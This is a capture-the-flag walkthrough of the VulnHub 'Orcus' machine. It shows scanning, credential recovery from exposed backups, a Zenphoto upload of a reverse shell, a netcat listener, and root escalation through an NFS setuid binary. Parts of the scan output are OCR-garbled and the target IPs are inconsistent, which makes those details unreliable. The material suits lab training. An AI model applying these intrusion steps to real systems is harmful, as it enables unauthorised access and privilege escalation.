#### **Orcus**

Orcus is another great boot2root challenge created by viper Goals: This machine is intended to take a lot of enumeration and understanding of Linux system. There are 4 flags on this machine 1. Get a shell 2. Get root access 3. There is a post exploitation flag on the box 4. There is something on this box that is different from the others from this series (Quaoar and Sedna) find why its different.

The link to download VM: https://www.vulnhub.com/entry/hackfest2016-orcus,182/

### Reconnaisaince

As always lets start by identifying target IP


```
sudo netdiscover -i vboxnet0
Currently scanning: 172.16.133.0/16
                                             Screen View: Unique Hosts
2 Captured ARP Reg/Rep packets, from 2 hosts.
                                                   Total size: 84
  ΙP
                 At MAC Address
                                                Len
                                                     MAC Vendor /
                                     Count
                                                                   Hostname
192.168.56.100
                 08:00:27:50:f6:67
                                                     PCS Systemtechnik GmbH
192.168.56.133
                 08:00:27:df:11:47
                                                 42
                                                     PCS Systemtechnik GmbH
```

Target IP is 192.168.56.133

now let's do a nmap scan to find the sevice, version, Os and vulnerable ports etc nmap 192.168.56.133

since there was lot's of ports open i did 2 nmap scan


```
-[~/comp ctf walkthroughs/geisha]
  paz(dparrot l
     $nmap 192.168.56.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 22:13 IST
Nmap scan report for 192.168.56.133
Host is up (0.00095s latency).
Not shown: 988 closed ports
         STATE SERVICE
22/tcp
         open
               ssh
53/tcp
               domain
         open
80/tcp
         open
               http
110/tcp
         open
               pop3
111/tcp
         open
               rpcbind
               netbios-ssn
         open
         open
               imap
               https
         open
               microsoft-ds
         open
               imaps
         open
         open
               pop3s
               nfs
2049/tcp open
```



As we can see the NMAP output shows various open ports: 22(ssh) 53(domain), 80(http), 110(pop3), 111(rpcbind), 139(netbios-ssn), 143(imap),443(https), 445(netbios-ssn), 993(ssl/imaps), 995(ssl/pop3), 2049(nfs\_acl)

#### Enumeration

We knew smb was enabled since port 445 and 139 were open we enumerated using enum4linux we got users - viper and root



now from nmap scan we got port 80 was open lets explore it.



when downloaded and checked if some files or some data were shown using exiftool, strings but nothing were shown.

so we quickly did a directory bruteforce scan.

dirb http://192.168.56.133

From the directory scan we got to know it had a suspicious directory named backups





SimplePHPQuiz-Backupz.tar.gz 2016-10-31 20:29 210K




ssh-creds.bak

2016-11-01 21:33 12


# Apache/2.4.18 (Ubuntu) Server at 192.168.0.151 Port 80

we downloaded both the files we extracted the .gz file cd SimplePHPQuiz cd includes

nano db\_conn.php we got the username and password username- dbuser password- dbpassword




Now again I will move towards the browser to explore 192.168.0.1.51/phpmyadmin in URL. The form is given below screenshot you can observe I had entered above username and password here. After entering i were logged on to phpmyadmin dashboard



There were lots of databases so after lots of time enumerating we found zenphoto contained lots of vulnerabilities using searchsploit

searchsploit zenphoto

But in the zenphoto databases it didn't contain anything




Now inside zenphoto, I found a setup page which will update the configuration file for the database inside web server when we will fill the information in the given text field.

Here only we need to provide database


username -dbuser

password - dbpassword


Without disturbing other fields click on save which will start database zenphoto installation.



This will start installation when you will click on the go tab given at the end of the page. The zenphoto setup will start installing theme and plug-in for your database after that you have to set your admin user and password. admin password



Then login into the zenphoto database using credential as admin: password. So now we are inside admin console where we have decided to upload an image but here we upload any zip\_file only.



## **Exploitation**


now we moved on and after exploring some time in the zenphoto dashboard we came to know that uploading .php file was possible after we enable elfinder from the settings.

so we uploaded a python reverse shell script


Then we set a listner in the terminal

nc -lvnp 1234


After this when the php file was opened we got a reverse shell in the terminal. now to escalate.



python -c 'import pty;pty.spawn("/bin/bash")' ls -al /var/www cd /var/www cat flag.txt



cd /etc/kippo ls cd data cat userdb.txt



mount -t nfs 192.168.0.151:/tmp mount chown root:root baz chmod u+s baz ./baz id cd /root cat flag.txt

```
_[root@parrot]-[~]
    #id
uid=0(root) gid=0(root) groups=0(root)
    _[root@parrot]-[~]
    #cat flag.txt
807307b49534830222df02e0fe5sdfe
    _[root@parrot]-[~]
    #
```